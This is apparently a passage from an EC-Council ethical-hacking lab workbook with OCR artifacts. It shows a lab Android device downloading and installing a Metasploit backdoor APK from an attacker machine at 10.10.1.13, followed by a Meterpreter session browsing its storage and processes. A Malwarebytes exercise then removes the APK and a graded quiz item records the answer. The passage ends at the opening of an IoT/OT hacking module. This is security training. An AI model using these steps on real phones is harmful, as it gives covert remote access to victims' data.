


12. Open chrome In the address bar, type **http://10.10.1.13/Backdoor.apk** and press **Enter**.

Edit with WPS Office




13. If File can't be downloaded securely pop up appears, click **Keep**
14. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.
15. **Open with** option appears, choose **Package installer**
16. **MainActivity screen appears click install**




17. After the application installs successfully, an **App installed** notification appears; click **OPEN**.


Edit with WPS Office



18. Click Parrot Security switch back to the **Parrot Security** machine. The **meterpreter** session has been opened successfully,



19. Type **sysinfo** and press **Enter**



20. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address,

Edit with WPS Office

```
meterpreter > ipconfig

Interface  1
============
Name         : wlan0 - wlan0
Hardware MAC : 02:15:5d:05:d3:c3
IPv4 Address : 10.10.1.14
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::7e66:106c:9beb:1cab
IPv6 Netmask : ::


Interface  2
============
Name         : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00


Interface  3
============
Name         : wifi_eth - wifi_eth
Hardware MAC : 02:15:5d:05:d3:c3
IPv6 Address : fe80::15:5dff:fe05:d3c3
IPv6 Netmask : ::
```

21. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.

```
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter >
```


22. Now Type **cd /sdcard** to change the current remote directory to **sdcard**.
23. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.

```
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter >
```

24. Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

Edit with WPS Office

25. Now again go to android machine
26. Then go to application section long click on **MainActivity** application and click **App info**



27. **App info** page appears, click **UNINSTALL** button to uninstall the application.
28. Close all tabs.


Edit with WPS Office

Task 1: Secure Android Devices from Malicious Apps using Malwarebytes Security


Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.

In this task, we will secure an Android device from malicious applications using Malwarebytes Security.

1. In the **Android** machine, navigate to the second page of the **Home screen** and click the **Malwarebytes** app.




2. Start that with double click and click the **Get started** button to proceed




3. In the permissions window, click **Give permission**.

Edit with WPS Office




4. A system pop-up appears, asking for permission; click **ALLOW**.




5. If the trial wizard appears, click **Start Premium trial**. On the **Your device is safe** screen, click **Scan now** to begin scanning.

Edit with WPS Office




6. **PREPARING FOR SCAN** window appears and **Malwarebytes Security** begins a security scan.




7. After the completion of the scan, a **Threats** screen appears. This will show you all the malware (if any) found on your device.
8. Click the **Remove selected** button to remove the detected malware from your device.


Edit with WPS Office




9. A **confirmation** pop-up appears; click **OK** to confirm the removal of the malware.



10. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**



Edit with WPS Office



Question 9.2.1.1

Scan the Android device for malicious applications using the Malwarebytes Security mobile application. Enter the name of the malware detected.

Backdoor.apk

Score

✓ Correct

Edit with WPS Office

EC-Council Lab Assignment: Module 10

IOT and OT Attacks and Countermeasures

Objectives

The objective of the lab is to perform IoT and OT platform hacking and other tasks that include, but are not limited to:

● Performing IoT and OT device footprinting ● Capturing and analyzing traffic between IoT devices

Overview of IoT and OT Hacking

Using the IoT and OT hacking methodology, an attacker acquires information using techniques such as information gathering, attack surface area identification, and vulnerability scanning, and uses such information to hack the target device and network.

The following are the various phases of IoT and OT device hacking:

- Information gathering
- Vulnerability scanning
- Launch attacks
- Gain remote access
- Maintain access

Lab 1: Perform Footprinting using Various Footprinting Techniques

Task 1: Gather Information using Online Footprinting Tools

